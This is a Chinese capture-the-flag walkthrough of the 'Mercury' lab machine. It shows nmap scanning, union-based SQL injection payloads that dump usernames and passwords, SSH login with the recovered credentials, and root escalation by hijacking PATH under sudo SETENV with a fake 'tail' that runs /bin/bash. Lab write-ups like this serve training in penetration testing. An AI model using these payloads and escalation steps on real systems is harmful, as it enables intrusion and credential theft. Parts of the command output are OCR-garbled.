Mercury

主机发现

```
(kali® kali)-[~/Desktop]
$ nmap -sn --min-rate=10000 192.168.247.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 20:47 EST
Nmap scan report for 192.168.247.2
Host is up (0.00054s latency).
Nmap scan report for sc.10086.cn (192.168.247.128)
Host is up (0.024s latency).
Nmap scan report for 192.168.247.132
Host is up (0.024s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.31 seconds

[kali® kali]-[~/Desktop]
$ nmap -p- -sV -0 -T5 --min-rate=10000 192.168.247.132
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!
```

信息收集

端口和版本扫描:

```
Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)

8080/tcp open http-proxy WSGIServer/0.2 CPython/3.8.2

MAC Address: 00:0C:29:93:B2:0C (VMware)

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5

OS details: Linux 4.15 - 5.6

Network Distance: 1 hop
```

漏洞扫描:

nmap -p8080,22 -sc -T5 --min-rate=10000 192.168.247.132


```
Nmap scan report for 192.168.247.132
Host is up (0.0016s latency).

PORT STATE SERVICE

22/tcp open ssh
| ssh-hostkey:
| 3072 c824ea2a2bf13cfa169465bdc79b6c29 (RSA)
| 256 e808a18e7d5abc5c66164824570dfab8 (ECDSA)
|_ 256 2f187e1054f7b917a2111d8fb330a52a (ED25519)

8080/tcp open http-proxy
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
```

```
nmap -p8080,22 --script=vuln --min-rate=10000 192.168.247.132
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 21:30 EST
Pre-scan script results:
| broadcast-avahi-dos:
  Discovered hosts:
    224.0.0.251
After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Stats: 0:08:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.48% done; ETC: 21:39 (0:00:07 remaining)
Nmap scan report for 192.168.247.132
Host is up (0.00051s latency).
PORT
       STATE SERVICE
22/tcp open ssh
8080/tcp open http-proxy
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
     State: LIKELY VULNERABLE
    IDs: CVE:CVE-2007-6750
       Slowloris tries to keep many connections to the target web server open
and hold
       them open as long as possible. It accomplishes this by opening
connections to
       the target web server and sending a partial request. By doing so, it
starves
      the http server's resources causing Denial Of Service.
    Disclosure date: 2009-09-17
    References:
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
       http://ha.ckers.org/slowloris/
| http-enum:
|_ /robots.txt: Robots file
```



信息泄露漏洞

随意输入得到了网页的错误页面, 有效路径为

```
[name='index']
robots.txt [name='robots']
mercuryfacts/
```

最终在mercuryfacts看到了有效信息:

Still todo:

- Add CSS.
- Implement authentication (using users table)
- Use models in django instead of direct mysql call
- · All the other stuff, so much!!!

sql注入漏洞

得到信息当前网站为开发中网站,后台有数据库且存在表名user,前台有直接调用MySQL的地方



Fact id: 1. (('Mercury does not have any moons or rings.',),)

```
ne/webmaster/mercury_proj/mercury_facts/views.py, 第 18 行,                    get_fact_from_db
   12. def fact(request, fact_id):
           fact id = str(fact id)
   13.
           return HttpResponse('Fact id: ' + fact_id + '. ' + str(get_fact_from_db(fact_id)))
   14.
   15.
   16. def get_fact_from_db(fact_id):
   17.
           with connection.cursor() as cursor:
              cursor.execute('SELECT fact FROM facts WHERE id = ' + fact_id)
  18.
   19.
               result = cursor.fetchall()
          return result
   20.
   ▼ 本地变量
   李量
           价值
```

执行的sql语句

```
/mercuryfacts/44 union select group_concat(table_name) from information_schema.tables where table_schema=database()/ 得到表名 /mercuryfacts/44 union select group_concat(column_name) from information_chema.columns where table_name='users'/ 得到字段名称 /mercuryfacts/10 union select group_concat(username,0x2d,password) from users/ 得到密码 john-johnny1987,laura-lovemykids111 sam-lovemybeer111 webmaster-mercuryisthesizeof0.056Earths
```



44 union select group_concat(table_name) from information_schema.tables where table_schema=database(). (('facts,users',),)



漏洞利用

尝试ssh登录

使用账户 webmaster 登录成功

```
System information as of Wed 8 Mar 03:35:30 UTC 2023
 System load: 0.02
                                                         196
                                 Processes:
 Usage of /: 67.8% of 4.86GB Users logged in:
                                                         Ø
 Memory usage: 29%
                                 IPv4 address for ens33: 192.168.
 Swap usage:
* Strictly confined Kubernetes makes edge and IoT secure. Learn he
   just raised the bar for easy, resilient and secure K8s cluster
  https://ubuntu.com/engage/secure-kubernetes-at-the-edge
22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Sep 1 13:57:14 2020 from 192.168.31.136
webmaster@mercury:~$
```

得到第一个flag:

[user_flag_8339915c9a454657bd60ee58776f4ccd]

```
1 2020 .bash_history \rightarrow /dev/null
lrwxrwxrwx 1 webmaster webmaster
                                                  9 Sep
-rw-r--r- 1 webmaster webmaster 220 Aug 27 2020 .bash_logout
-rw-r--r- 1 webmaster webmaster 3771 Aug 27 2020 .bashrc
drwx-
           — 2 webmaster webmaster 4096 Aug 27
                                                               2020 .cache/
drwxrwxr-x 5 webmaster webmaster 4096 Aug 28 2020 mercury_proj/
-rw-r--r- 1 webmaster webmaster 807 Aug 27 2020 .profile
-rw-rw-r- 1 webmaster webmaster 75 Sep 1 2020 .selected_editor
-rw 1 webmaster webmaster 45 Sep 1 2020 user_flag.txt
webmaster@mercury:~python
cpython
Command 'cpython' not found, did you mean:
  command 'bpython' from deb bpython (0.18-3)
  command 'cython' from deb cython (0.29.14-0.1ubuntu3)
Try: apt install <deb name>
webmaster@mercury:~$ cat user_flag.txt
cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
 webmaster@mercury:~$
```

查找文件的得到:

```
webmaster for web stuff - webmaster:bwVyY3VyewlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK linuxmaster for linux stuff - linuxmaster:bwVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
```

使用base64解密得到:

```
mercurymeandiameteris4880km
```

再次ssh登录

登录成功,但是权限不足

```
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
```

权限提升

<u>sudo+SETENV(环境变量)提权 - 隐念筦 - 博客园 (cnblogs.com)</u>

原理:

伪造系统给的可以执行的单一命令,将当前环境变量添加,并sudo使用当前的环境变量,达到权限提升的目的

首先环境变量劫持提权的条件,就是系统中存在带有suid的文件,且这个 文件中必须有系统命令; 这样我们就可以命名一个和这个系统命令相同的文件,写入/bin/bash, 再将存放这个文件的路径加入环境 变量中;

当系统去执行这个带有系统命令的文件时,就会直接执行我们命名和这个系统命令相同的文件,而非真实的系统命令;

从而实现劫持环境变量提权。

export LD_LIBRARY_PATH=/home/....(动态库的目录)

不过这种设置方法只是在当前的session中有效

tips:sudo /bin/bash 即切换为root

写入命令:

echo "/bin/bash" > tail

chmod +x tail

export PATH=.:\$PATH

sudo --preserve-env=PATH /usr/bin/check_syslog.sh

提权成功

root目录下获得flag

```
@@@@@@@@@((#(#(###((##//(((/(((*((//@@@@@@@@@
@@@@@@@/#(((#((((((//////////////*/*/#@@@@@@@
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```

Congratulations on completing Mercury!!!

If you have any feedback please contact me at SirFlash@protonmail.com

[root_flag_69426d9fda579afbffd9c2d47ca31d90]